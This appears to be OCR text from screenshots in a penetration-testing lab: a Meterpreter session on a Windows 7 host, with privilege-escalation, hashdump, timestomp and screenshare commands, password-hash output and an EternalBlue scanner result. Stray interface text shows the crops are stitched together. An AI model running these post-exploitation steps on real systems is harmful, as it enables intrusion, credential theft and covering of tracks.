
```
meterpreter > sysinfo
Computer        : WIN-6K406T97EGI
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > █
```



```
Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav)

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM data

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > █
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sigmund:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```



```
Target IP  : 192.168.20.149
Start time : 2021-05-02 02:13:43 -0400
Status     : Playing
```

Set up Games

Do you want to use the recommended update and folder settings?

Learn more

Yes, use recommended settings
Check online for game updates, news, art and information, and save my recently played game information.

No, I want to customize my settings

www.metasploit.com

```
192.168.20.149

 Eternal Scanner saved the vulnerable ips to /usr/local/share/Eternal_Scanner/vul
n.txt
┌──(root💀kali)-[/home/kali/Downloads/WebGoat-vtest10/eternal_scanner]
└─# 
```

```
1404ee:31d6cfe0d16ae931b73c59d7e0c08
c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sigmund:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/rqXgagpS.html
[*] Streaming...
```